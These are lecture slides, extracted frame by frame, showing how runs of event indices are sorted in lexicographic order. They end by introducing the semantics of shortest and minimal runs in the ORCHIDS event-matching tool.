1 2 3 4 5 8
1 2 3 4 7 8
1 2 3 6 7 8
1 2 5 6 7 8
1 4 5 6 7 8
1 2 3 4 5 6 7 8
```




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	8
1	2 3 8
1	2 5 8
1	2 7 8
1	4 5 8
1	4 7 8
1	6 7 8
1	2 3 4 5 8
1	2 3 4 7 8
1	2 3 6 7 8
1	2 5 6 7 8
1	4 5 6 7 8
1	2 3 4 5 6 7 8




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	8																
1	2	3	8														
1	2	5	8														
1	2	7	8														
1	4	5	8														
1	4	7	8														
1	6	7	8														
1	2	3	4	5	8												
1	2	3	4	7	8												
1	2	3	6	7	8												
1	2	5	6	7	8												
1	4	5	6	7	8												
1	2	3	4	5	6	7	8										




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8														
1	2	5	8														
1	2	7	8														
1	4	5	8														
1	4	7	8														
1	6	7	8														
1	2	3	4	5	8												
1	2	3	4	7	8												
1	2	3	6	7	8												
1	2	5	6	7	8												
1	4	5	6	7	8												
1	2	3	4	5	6	7	8										
1	8																




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	5	8				
1	2	7	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	4	5	6	7	8		
1	2	3	4	5	6	7	8
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	5	8				
1	2	7	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	5	6	7	8		
1	2	3	4	5	6	7	8
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	4	5	6	7	8		
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	5	8				
1	2	7	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	5	6	7	8		
1	2	3	4	5	6	7	8
1	4	5	8				
1	4	7	8				
1	4	5	6	7	8		
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	5	8				
1	2	7	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	5	6	7	8		
1	2	3	4	5	6	7	8
1	4	5	8				
1	4	7	8				
1	4	5	6	7	8		
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	5	8				
1	2	7	8				
1	2	5	6	7	8		
1	2	3	4	5	6	7	8
1	4	5	8				
1	4	7	8				
1	4	5	6	7	8		
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	4	5	6	7	8
1	2	5	8				
1	2	7	8				
1	2	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	4	5	6	7	8		
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	4	5	6	7	8
1	2	5	8				
1	2	5	6	7	8		
1	2	7	8				
1	4	5	8				
1	4	7	8				
1	4	5	6	7	8		
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8				
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	4	5	6	7	8
1	2	5	8				
1	2	5	6	7	8		
1	2	7	8				
1	4	5	8				
1	4	5	6	7	8		
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	8														
1	2	3	4	5	8												
1	2	3	4	7	8												
1	2	3	6	7	8												
1	2	3	4	5	6	7	8										
1	2	5	8														
1	2	5	6	7	8												
1	2	7	8														
1	4	5	8														
1	4	5	6	7	8												
1	4	7	8														
1	6	7	8														
1	8																




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	8				
1	2	3	6	7	8		
1	2	3	4	5	6	7	8
1	2	5	8				
1	2	5	6	7	8		
1	2	7	8				
1	4	5	8				
1	4	5	6	7	8		
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	4	5	6	7	8
1	2	3	8				
1	2	3	6	7	8		
1	2	5	8				
1	2	5	6	7	8		
1	2	7	8				
1	4	5	8				
1	4	5	6	7	8		
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	4	5	6	7	8
1	2	3	6	7	8		
1	2	3	8				
1	2	5	8				
1	2	5	6	7	8		
1	2	7	8				
1	4	5	8				
1	4	5	6	7	8		
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	4	5	6	7	8
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	8				
1	4	5	6	7	8		
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	4	5	6	7	8
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8			
1	2	3	4	7	8			
1	2	3	4	5	6	7	8	
1	2	3	6	7	8			
1	2	3	8					
1	2	5	6	7	8			
1	2	5	8					
1	2	7	8					
1	4	5	6	7	8			
1	4	5	8					
1	4	7	8					
1	6	7	8					
1	8							




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	5	6	7	8
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	8		
1	2	3	4	5	6	7	8
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	6	7	8
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	6	7	8
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	6	7	8
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

```
1 2 3 4 5 6 7 8
1 2 3 4 5 8
1 2 3 4 7 8
1 2 3 6 7 8
1 2 3 8
1 2 5 6 7 8
1 2 5 8
1 2 7 8
1 4 5 6 7 8
1 4 5 8
1 4 7 8
1 6 7 8
1 8
```




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order
but take indices instead of letters...
- and let's **sort** in increasing order

1 2 3 4 5 6 7 8
1 2 3 4 5 8
1 2 3 4 7 8
1 2 3 6 7 8
1 2 3 8
1 2 5 6 7 8
1 2 5 8
1 2 7 8
1 4 5 6 7 8
1 4 5 8
1 4 7 8
1 6 7 8
1 8



The largest




The lexicographic ordering

A C D C D C D B A A C B D C A
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

- ... or dictionary order but take indices instead of letters...
- and let's **sort** in increasing order

1	2	3	4	5	6	7	8
1	2	3	4	5	8		
1	2	3	4	7	8		
1	2	3	6	7	8		
1	2	3	8				
1	2	5	6	7	8		
1	2	5	8				
1	2	7	8				
1	4	5	6	7	8		
1	4	5	8				
1	4	7	8				
1	6	7	8				
1	8						




The **smallest**

... and most **informative**

The **largest**

Semantics, 2: «shortest runs»

- ORCHIDS looks for **subsequences** of events
- A **run** is an increasing sequence of indices $i_1 < i_2 < \dots < i_k$




We would like to be warned
at the earliest possible time

A run is **minimal** iff
 i_k is minimal (w. i_1 fixed) and ...

